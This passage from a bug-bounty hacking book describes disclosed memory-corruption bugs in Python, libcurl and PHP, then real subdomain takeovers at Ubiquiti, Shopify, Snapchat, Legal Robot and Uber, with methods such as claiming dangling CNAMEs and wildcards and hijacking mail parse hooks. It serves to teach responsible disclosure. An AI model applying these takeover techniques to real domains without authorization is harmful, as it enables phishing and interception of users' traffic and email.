**Report Link:** <http://bugs.python.org/issue24481><sup>15</sup>

**Date Reported:** June 20, 2015

**Bounty Paid:** \$500

### Description:

Like PHP, the Python programming language is written in the C programming language, which as mentioned previously, manages it's own memory. The Python Hotshot Module is a replacement for the existing profile module and is written mostly in C to achieve a smaller performance impact than the existing profile module. However, in June 2015, a Buffer Overflow vulnerability was discovered related to code attempting to copy a string from one memory location to another.

Essentially, the vulnerable code called the method `memcpy` which copies memory from one location to another taking in the number of bytes to be copied. Here's the line:

```
memcpy(self->buffer + self->index, s, len);
```

The `memcpy` method takes 3 parameters, `str`, `str2` and `n`. `str1` is the destination, `str` is the source to be copied and `n` is the number of bytes to be copied. In this case, those corresponded to `self->buffer + self->index`, `s` and `len`.

In this case, the vulnerability lied in the fact that the **`self->buffer`** was always a fixed length where as **`s`** could be of any length.

As a result, when executing the copy function (as in the diagram from Apple above), the `memcpy` function would disregard the actual size of the area copied to thereby creating the overflow.

---

<sup>15</sup><http://bugs.python.org/issue24481>



### Takeaways

We've now see examples of two functions which implemented incorrectly are highly susceptible to Buffer Overflows, **memcpy** and **strcpy**. If we know a site or application is reliant on C or C++, it's possible to search through source code libraries for that language (use something like grep) to find incorrect implementations.

The key will be to find implementations that pass a fixed length variable as the third parameter to either function, corresponding to the size of the data to be allocated when the data being copied is in fact of a variable length.

However, as mentioned above, if you are just starting out, it may be more worth your time to forgo searching for these types of vulnerabilities, coming back to them when you are more comfortable with white hat hacking.

## 3. Libcurl Read Out of Bounds

**Difficulty:** High

**Url:** N/A

**Report Link:** [http://curl.haxx.se/docs/adv\\_20141105.html](http://curl.haxx.se/docs/adv_20141105.html)<sup>16</sup>

**Date Reported:** November 5, 2014

**Bounty Paid:** \$1,000

### Description:

Libcurl is a free client-side URL transfer library and used by the cURL command line tool for transferring data. A vulnerability was found in the libcurl `curl_easy_duphandle()` function which could have been exploited for sending sensitive data that was not intended for transmission.

When performing a transfer with libcurl, it is possible to use an option, `CURLOPT_COPYPOSTFIELDS` to specify a memory location for the data to be sent to the remote server. In other words, think of a holding tank for your data. The size of the location (or tank) is set with a separate option.

Now, without getting overly technical, the memory area was associated with a "handle" (knowing exactly what a handle is is beyond the scope of this book and not necessary to follow along here) and applications could duplicate the handle to create a copy of the data. This is where the vulnerability was - the implementation of the copy was performed with the **strdup** function and the data was assumed to have a zero (null) byte which denotes the end of a string.

---

<sup>16</sup>[http://curl.haxx.se/docs/adv\\_20141105.html](http://curl.haxx.se/docs/adv_20141105.html)

In this situation, the data may not have a zero (null) byte or have one at an arbitrary location. As a result, the duplicated handle could be too small, too large or crash the program. Additionally, after the duplication, the function to send data did not account for the data already having been read and duplicated so it also accessed and sent data beyond the memory address it was intended to.



### Takeaways

This is an example of a very complex vulnerability. While it bordered on being too technical for the purpose of this book, I included it to demonstrate the similarities with what we have already learned. When we break this down, this vulnerability was also related to a mistake in C code implementation associated with memory management, specifically copying memory. Again, if you are going to start digging in C level programming, start looking for the areas where data is being copied from one memory location to another.

## 4. PHP Memory Corruption

**Difficulty:** High

**Url:** N/A

**Report Link:** <https://bugs.php.net/bug.php?id=69453><sup>17</sup>

**Date Reported:** April 14, 2015

**Bounty Paid:** \$500

### Description:

The `phar_parse_tarfile` method did not account for file names that start with a null byte, a byte that starts with a value of zero, i.e. `0x00` in hex.

During the execution of the method, when the filename is used, an underflow in the array (i.e., trying to access data that doesn't actually exist and is outside of the array's allocated memory) will occur.

This is a significant vulnerability because it provides a hacker access to memory which should be off limits.

---

<sup>17</sup><https://bugs.php.net/bug.php?id=69453>



### Takeaways

Just like Buffer Overflows, Memory Corruption is an old but still common vulnerability when dealing with applications that manage their own memory, particularly C and C++. If you find out that you are dealing with a web application based on the C language (of which PHP is written in), be on the lookout for ways that memory can be manipulated. However, again, if you're just starting out, it's probably more worth your time to find simpler injection related vulnerabilities and come back to Memory Corruption when you are more experience.

## Summary

While memory related vulnerabilities make for great headlines, they are very tough to work on and require a considerable amount of skill. These types of vulnerabilities are better left alone unless you have a programming background in low level programming languages.

While modern programming languages are less susceptible to them due to their own handling of memory and garbage collection, applications written in the C programming languages are still very susceptible. Additionally, when you are working with modern languages written in C programming languages themselves, things can get a bit tricky, as we have seen with the **PHP ftp\_genlist()** and **Python Hotshot Module** examples.

# 16. Sub Domain Takeover

## Description

A sub domain takeover is really what it sounds like, a situation where a malicious person is able to claim a sub domain on behalf of a legitimate site. In a nutshell, this type of vulnerability involves a site creating a DNS entry for a sub domain, for example, Heroku (the hosting company) and never claiming that sub domain.

1. example.com registers on Heroku
2. example.com creates a DNS entry pointing sub domain.example.com to unicorn457.herokuapp.com
3. example.com never claims unicorn457.herokuapp.com
4. A malicious person claims unicorn457.herokuapp.com and replicates example.com
5. All traffic for sub domain.example.com is directed to a malicious website which looks like example.com

So, in order for this to happen, there needs to be unclaimed DNS entries for an external service like Heroku, Github, Amazon S3, Shopify, etc. A great way to find these is using KnockPy, which is discussed in the Tools section and iterates over a common list of sub domains to verify their existence.

## Examples

### 1. Ubiquiti Sub Domain Takeover

**Difficulty:** Low

**Url:** <http://assets.goubiquiti.com>

**Report Link:** <https://hackerone.com/reports/109699><sup>1</sup>

**Date Reported:** January 10, 2016

**Bounty Paid:** \$500

**Description:**

---

<sup>1</sup><https://hackerone.com/reports/109699>

Just as the description for sub domain takeovers implies, <http://assets.goubiquiti.com> had a DNS entry pointing to Amazon S3 for file storage but no Amazon S3 bucket actually existing. Here's the screenshot from HackerOne:

Type	Domain Name	Canonical Name	TTL
CNAME	<a href="http://assets.goubiquiti.com">assets.goubiquiti.com</a>	<a href="http://uwn-images.s3-website-us-west-1.amazonaws.com">uwn-images.s3-website-us-west-1.amazonaws.com</a>	5 min

#### Goubiquiti Assets DNS

As a result, a malicious person could claim [uwn-images.s3-website-us-west-1.amazonaws.com](http://uwn-images.s3-website-us-west-1.amazonaws.com) and host a site there. Assuming they can make it look like Ubiquiti, the vulnerability here is tricking users into submitting personal information and taking over accounts.



#### Takeaways

DNS entries present a new and unique opportunity to expose vulnerabilities. Use KnockPy in an attempt to verify the existence of sub domains and then confirm they are pointing to valid resources paying particular attention to third party service providers like AWS, Github, Zendesk, etc. - services which allow you to register customized URLs.

## 2. Scan.me Pointing to Zendesk

**Difficulty:** Low

**Url:** [support.scan.me](http://support.scan.me)

**Report Link:** <https://hackerone.com/reports/114134><sup>2</sup>

**Date Reported:** February 2, 2016

**Bounty Paid:** \$1,000

#### Description:

Just like the Ubiquiti example, here, [scan.me](http://scan.me) - a Snapchat acquisition - had a CNAME entry pointing [support.scan.me](http://support.scan.me) to [scan.zendesk.com](http://scan.zendesk.com). In this situation, the hacker [harry\\_mg](#) was able to claim [scan.zendesk.com](http://scan.zendesk.com) which [support.scan.me](http://support.scan.me) would have directed to.

And that's it. \$1,000 payout



#### Takeaways

PAY ATTENTION! This vulnerability was found February 2016 and wasn't complex at all. Successful bug hunting requires keen observation.

---

<sup>2</sup><https://hackerone.com/reports/114134>

### 3. Shopify Windsor Sub Domain Takeover

**Difficulty:** Low

**Url:** windsor.shopify.com

**Report Link:** <https://hackerone.com/reports/150374><sup>3</sup>

**Date Reported:** July 10, 2016

**Bounty Paid:** \$500

**Description:**

In July 2016, Shopify disclosed a bug in their DNS configuration that had left the sub domain windsor.shopify.com redirected to another domain, **aislingofwindsor.com** which they no longer owned. Reading the report and chatting with the reporter, @zseano, there are a few things that make this interesting and notable.

First, @zseano, or Sean, stumbled across the vulnerability while he was scanning for another client he was working with. What caught his eye was the fact that the sub domains were \*.shopify.com. If you're familiar with the platform, registered stores follow the sub domain pattern, \*.myshopify.com. This should be a red flag for additional areas to test for vulnerabilities. Kudos to Sean for the keen observation. However, on that note, Shopify's program scope explicitly limits their program to Shopify shops, their admin and API, software used within the Shopify application and specific sub domains. It states that if the domain isn't explicitly listed, it isn't in scope so arguably, here, they did not need to reward Sean.

Secondly, the tool Sean used, **crt.sh** is awesome. It will take a Domain Name, Organization Name, SSL Certificate Finger Print (more if you used the advanced search) and return sub domains associated with search query's certificates. It does this by monitoring Certificate Transparency logs. While this topic is beyond the scope of this book, in a nutshell, these logs verify that certificates are valid. In doing so, they also disclose a huge number of otherwise potentially hidden internal servers and systems, all of which should be explored if the program you're hacking on includes all sub domains (some don't!).

Third, after finding the list, Sean started to test the sites one by one. This is a step that can be automated but remember, he was working on another program and got side tracked. So, after testing windsor.shopify.com, he discovered that it was returning an expired domain error page. Naturally, he purchased the domain, **aislingofwindsor.com** so now Shopify was pointing to his site. This could have allowed him to abuse the trust a victim would have with Shopify as it would appear to be a Shopify domain.

He finished off the hack by reporting the vulnerability to Shopify.

---

<sup>3</sup><https://hackerone.com/reports/150374>





## Takeaways

As described, there are multiple takeaways here. First, start using **crt.sh** to discover sub domains. It looks to be a gold mine of additional targets within a program. Secondly, sub domain take overs aren't just limited to external services like S3, Heroku, etc. Here, Sean took the extra step of actually registered the expired domain Shopify was pointing to. If he was malicious, he could have copied the Shopify sign in page on the domain and began harvesting user credentials.

## 4. Snapchat Fastly Takeover

**Difficulty:** Medium

**Url:** <http://fastly.sc-cdn.net/takeover.html>

**Report Link:** <https://hackerone.com/reports/154425><sup>4</sup>

**Date Reported:** July 27, 2016

**Bounty Paid:** \$3,000

### Description:

Fastly is a content delivery network, or CDN, used to quickly deliver content to users. The idea of a CDN is to store copies of content on servers across the world so that there is a shorter time and distance for delivering that content to the users requesting it. Another example would be Amazon's CloudFront.

On July 27, 2016, Ebrietas reported to Snapchat that they had a DNS misconfiguration which resulted in the url <http://fastly.sc-cdn.net> having a CNAME record pointed to a Fastly sub domain which it did not own. What makes this interesting is that Fastly allows you to register custom sub domains with their service if you are going to encrypt your traffic with TLS and use their shared wildcard certificate to do so. According to him, visiting the URL resulted in message similar to **"Fastly error: unknown domain: XXXXX. Please check that this domain has been added to a service."**

While Ebrietas didn't include the Fastly URL used in the take over, looking at the Fastly documentation (<https://docs.fastly.com/guides/securing-communications/setting-up-free-tls>), it looks like it would have followed the pattern `EXAMPLE.global.ssl.fastly.net`. Based on his reference to the sub domain being "a test instance of fastly", it's even more likely that Snapchat set this up using the Fastly wildcard certificate to test something.

In addition, there are two additional points which make this report noteworthy and worth explaining:

---

<sup>4</sup><https://hackerone.com/reports/154425>

1. fastly.sc-cdn.net was Snapchat's sub domain which pointed to the Fastly CDN. That domain, sc-cdn.net, is not very explicit and really could be owned by anyone if you had to guess just by looking at it. To confirm its ownership, Ebrietas looked up the SSL certificate with censys.io. This is what distinguishes good hackers from great hackers, performing that extra step to confirm your vulnerabilities rather than taking a chance.
2. The implications of the take over were not immediately apparent. In his initial report, Ebrietas states that it doesn't look like the domain is used anywhere on Snapchat. However, he left his server up and running, checking the logs after some time only to find Snapchat calls, confirming the sub domain was actually in use.

```
root@localhost:~# cat /var/log/apache2/access.log | grep -v server-status | gre\
p snapchat -i
```

```
23.235.39.33 - - [02/Aug/2016:18:28:25 +0000] "GET /bq/story_blob?story_id=fRaYu\
tXIQBosonUmKavo1uA&t=2&mt=0 HTTP/1.1..."
23.235.39.43 - - [02/Aug/2016:18:28:25 +0000] "GET /bq/story_blob?story_id=f3gHI\
7yhW-Q7TeACCzc2nKQ&t=2&mt=0 HTTP/1.1..."
23.235.46.45 - - [03/Aug/2016:02:40:48 +0000] "GET /bq/story_blob?story_id=fKGG6\
u9zG4juOFT7-k0PNWw&t=2&mt=1&encoding=...
23.235.46.23 - - [03/Aug/2016:02:40:49 +0000] "GET /bq/story_blob?story_id=fco3g\
XZkbBCyGc_Ym8UhK2g&t=2&mt=1&encoding=...
43.249.75.20 - - [03/Aug/2016:12:39:03 +0000] "GET /discover/dsnaps?edition_id=4\
527366714425344&dsnap_id=56515658813...
43.249.75.24 - - [03/Aug/2016:12:39:03 +0000] "GET /bq/story_blob?story_id=ftzqL\
Qky4KJ_B6Jebus2Paw&t=2&mt=1&encoding=...
43.249.75.22 - - [03/Aug/2016:12:39:03 +0000] "GET /bq/story_blob?story_id=fEXbj\
2SDn3Os8m4aeXs-7Cg&t=2&mt=0 HTTP/1.1..."
23.235.46.21 - - [03/Aug/2016:14:46:18 +0000] "GET /bq/story_blob?story_id=fu8jK\
J_5yF71_WEDi8eiMuQ&t=1&mt=1&encoding=...
23.235.46.28 - - [03/Aug/2016:14:46:19 +0000] "GET /bq/story_blob?story_id=fIWVB\
XvBXToy-vhsBdze11g&t=1&mt=1&encoding=...
23.235.44.35 - - [04/Aug/2016:05:57:37 +0000] "GET /bq/story_blob?story_id=fuZO-\
2ouGdvbCSggKAWGTaw&t=0&mt=1&encoding=...
23.235.44.46 - - [04/Aug/2016:05:57:37 +0000] "GET /bq/story_blob?story_id=fa3DT\
t_mLOMhekUS9ZXg49A&t=0&mt=1&encoding=...
185.31.18.21 - - [04/Aug/2016:19:50:01 +0000] "GET /bq/story_blob?story_id=fDL27\
0uTcFhyzIRENPVPXnQ&t=0&mt=1&encoding=...
```

In resolving the report, Snapchat confirmed that while requests didn't include access tokens or cookies, users could have been served malicious content. As it turns out, according to Andrew Hill from Snapchat:

A very small subset of users using an old client that had not checked-in following the CDN trial period would have reached out for static, unauthenticated content (no sensitive media). Shortly after, the clients would have refreshed their configuration and reached out to the correct endpoint. In theory, alternate media could have been served to this very small set of users on this client version for a brief period of time.



### Takeaways

Again, we have a few take aways here. First, when searching for sub domain takeovers, be on the lookout for **\*.global.ssl.fastly.net** URLs as it turns out that Fastly is another web service which allows users to register names in a global name space. When domains are vulnerable, Fastly displays a message along the lines of “Fastly domain does not exist”.

Second, always go the extra step to confirm your vulnerabilities. In this case, Ebrietas looked up the SSL certificate information to confirm it was owned by Snapchat before reporting. Lastly, the implications of a take over aren’t always immediately apparent. In this case, Ebrietas didn’t think this service was used until he saw the traffic coming in. If you find a takeover vulnerability, leave the service up for some time to see if any requests come through. This might help you determine the severity of the issue to explain the vulnerability to the program you’re reporting to which is one of the components of an effective report as discussed in the Vulnerability Reports chapter.

## 5. api.legalrobot.com

**Difficulty:** Medium

**Url:** api.legalrobot.com

**Report Link:** <https://hackerone.com/reports/148770><sup>5</sup>

**Date Reported:** July 1, 2016

**Bounty Paid:** \$100


### Description:

On July 1, 2016, the [Frans Rosen](https://www.twitter.com/fransrosen)<sup>6</sup> submitted a report to Legal Robot notifying them that he had a DNS CNAME entry for api.legalrobot.com pointing to Modulus.io but that they hadn’t claimed the name space there.

---

<sup>5</sup><https://hackerone.com/reports/148770>


<sup>6</sup><https://www.twitter.com/fransrosen>



#### Modulus Application Not Found

Now, you can probably guess that Frans then visited Modulus and tried to claim the sub domain since this is a take over example and the Modulus documentation states, "Any custom domains can be specified" by their service. But this example is more than that.

The reason this example is noteworthy and included here is because Frans tried that and the sub domain was already claimed. But when he couldn't claim `api.legalrobot.com`, rather than walking away, he tried to claim the wild card sub domain, **\*.legalrobot.com** which actually worked.




**CUSTOM DOMAINS**

Your Project URL: **test-67368.onmodulus.net**

All Modulus projects automatically get a unique \*.onmodulus.net domains can be specified below. Please note that to properly configure domains for use.

All projects also have access to custom short domains \*.mod.bz domain below, and if it's available, you can use it for your application.


\*.legalrobot.com 

URL

**SAVE**

#### Modulus Wild Card Site Claimed

After doing so, he went the extra (albeit small) step further to host his own content there:



#### Frans Rosen Hello World



## Takeaways

I included this example for two reasons; first, when Frans tried to claim the sub domain on Modulus, the exact match was taken. However, rather than give up, he tried claiming the wild card domain. While I can't speak for other hackers, I don't know if I would have tried that if I was in his shoes. So, going forward, if you find yourself in the same position, check to see if the third party services allows for wild card claiming.

Secondly, Frans actually claimed the sub domain. While this may be obvious to some, I want to reiterate the importance of proving the vulnerability you are reporting. In this case, Frans took the extra step to ensure he could claim the sub domain and host his own content. This is what differentiates great hackers from good hackers, putting in that extra effort to ensure you aren't reporting false positives.

## 6. Uber SendGrid Mail Takeover

**Difficulty:** Medium

**Url:** @em.uber.com

**Report Link:** <https://hackerone.com/reports/156536><sup>7</sup>

**Date Reported:** August 4, 2016

**Bounty Paid:** \$10,000

### Description:

SendGrid is a cloud-based email service developed to help companies deliver email. Turns out, Uber uses them for their email delivery. As a result, the hackers on the Uranium238 team took a look at Uber's DNS records and noted the company had a CNAME for em.uber.com pointing to SendGrid (remember a CNAME is a canonical name record which defines an alias for a domain).

Since there was a CNAME, the hackers decided to poke around SendGrid to see how domains were claimed and owned by the service. According to their write up, they first looked at whether SendGrid allowed for content hosting, to potentially exploit the configuration by hosting their own content. However, SendGrid is explicit, they don't host domains.

Continuing on, Uranium238 came across a different option, **white-labeling**, which according to SendGrid:

is the functionality that shows ISPs that SendGrid has your permission to send emails on your behalf. This permission is given by the act of pointing very

---

<sup>7</sup><https://hackerone.com/reports/156536>

specific DNS entries from your domain registrar to SendGrid. Once these DNS entries are entered and propagated, recipient email servers and services will read the headers on the emails you send and check the DNS records to verify the email was initiated at a trusted source. This drastically increases your ability to deliver email and allows you to begin building a sender reputation for your domain and your IP addresses.

This looks promising. By creating the proper DNS entries, SendGrid could send emails on a customer's behalf. Sure enough, looking at em.uber.com's MX records revealed it was pointing to mx.sendgrid.net (a mail exchanger, MX, record is a type of DNS record which specifies a mail server responsible for accepting email on behalf of a recipient domain).

Now, confirming Uber's setup with SendGrid, Uranium238 dug into the SendGrid's work flow and documentation. Turns out, SendGrid offered an Inbound Parse Webhook, which allows the company to parse attachments and contents of incoming emails. To do so, all customers have to do is:


1. Point the MX Record of a Domain/Hostname or Subdomain to mx.sendgrid.net
2. Associate the Domain/Hostname and the URL in the Parse API settings page

Bingo. Number 1 was already confirmed and as it turns out, Number 2 wasn't done, em.uber.com wasn't claimed by Uber. With this now claimed by Uranium238, the last was to confirm the receipt of the emails (remember, the great hackers go that extra step further to validate all findings with a proof of concept, instead of just stopping at claiming the parse hook in this example).


To do so, SendGrid provides some handy information on setting up a listening server. You can check it out [here](https://sendgrid.com/blog/collect-inbound-email-using-python-and-flask)<sup>8</sup>. With a server configured, the next step is to implement the code to accept the incoming email. Again, they provide this in the post. With that done, lastly, Uranium238 used ngrok.io which tunneled the HTTP traffic to their local server and confirmed the take over.

---

<sup>8</sup><https://sendgrid.com/blog/collect-inbound-email-using-python-and-flask>



SendGrid Inbound Parse Configuration using ngrok.io



Confirmation of sub domain takeover via parsed email

But before reporting, Uranium238 also confirmed that multiple sub domains were vulnerable, including business, developer, em, email, m, mail, p, p2, security and v.

All this said, SendGrid has confirmed they've added an additional security check which requires accounts to have a verified domain before adding an inbound parse hook. This should fix the issue and make it no longer exploitable for other companies using SendGrid.





### Takeaways

This vulnerability is another example of how invaluable it can be to dig into third party services, libraries, etc. that sites are using. By reading the documentation, learning about SendGrid and understanding the services they provide, Uranium238 found this issue. Additionally, this example demonstrates that when looking for takeover opportunities, be on the lookout for functionality which allows you to claim sub domains.

## Summary

Sub Domain Takeovers really aren't that difficult to accomplish when a site has already created an unused DNS entry pointing to a third party service provider or unregistered domain. We've seen this happen with Heroku, Fastly, unregistered domains, S3, Zendesk and there are definitely more. There are a variety of ways to discover these vulnerabilities, including using KnockPy, Google Dorks (`site:*.hackerone.com`), Recon-ng, crt.sh, etc. The use of all of these are included in the Tools chapter of this book.

As we learned from Frans, when you're looking for sub domain takeovers, make sure to actually provide proof of the vulnerability and remember to consider claiming the wild card domain if the services allows for it.

Lastly, reading the documentation may be boring but it can be very lucrative. Uranium238 found their Uber mail takeover by digging into the functionality provided by SendGrid. This is a big take away as third party services and software are great places to look for vulnerabilities.

# 17. Race Conditions

## Description

A race condition vulnerability occurs when two processes are competing to complete against each other based on an initial condition which becomes invalid during the execution of the process. A classic example of this is transferring money between bank accounts:

1. You have a bank account with \$500 in it and you need to transfer that entire amount to a friend.
2. Using your phone, you log into your banking app and request to transfer your \$500 to your friend.
3. The request is taking too long to complete, but is still processing, so you log into the banking site on your laptop, see your balance is still \$500 and request the transfer again.
4. Within a few seconds, the laptop and mobile requests both finish.
5. Your bank account is now \$0 and you log off of your account.
6. Your friend messages you to say he received \$1,000.
7. You log back into your account and confirm your balance is \$0.

This is an unrealistic example of a race condition because (hopefully) all banks recognize this possibility and prevent it, but the process is representative of the general concept. The transfers in step 2 and 3 are initiated when your bank account balance is \$500. This is the required condition to initiate the transfer, validated only when the process begins. Since you should only be able to transfer an amount equal to or less than your bank balance, initiating two requests for \$500 means they are competing for the same available amount. At some point during a bank transfer, the condition should become invalid, since your balance becomes \$0, and any other transfer request should fail (assuming you cannot incur a negative balance in your account).

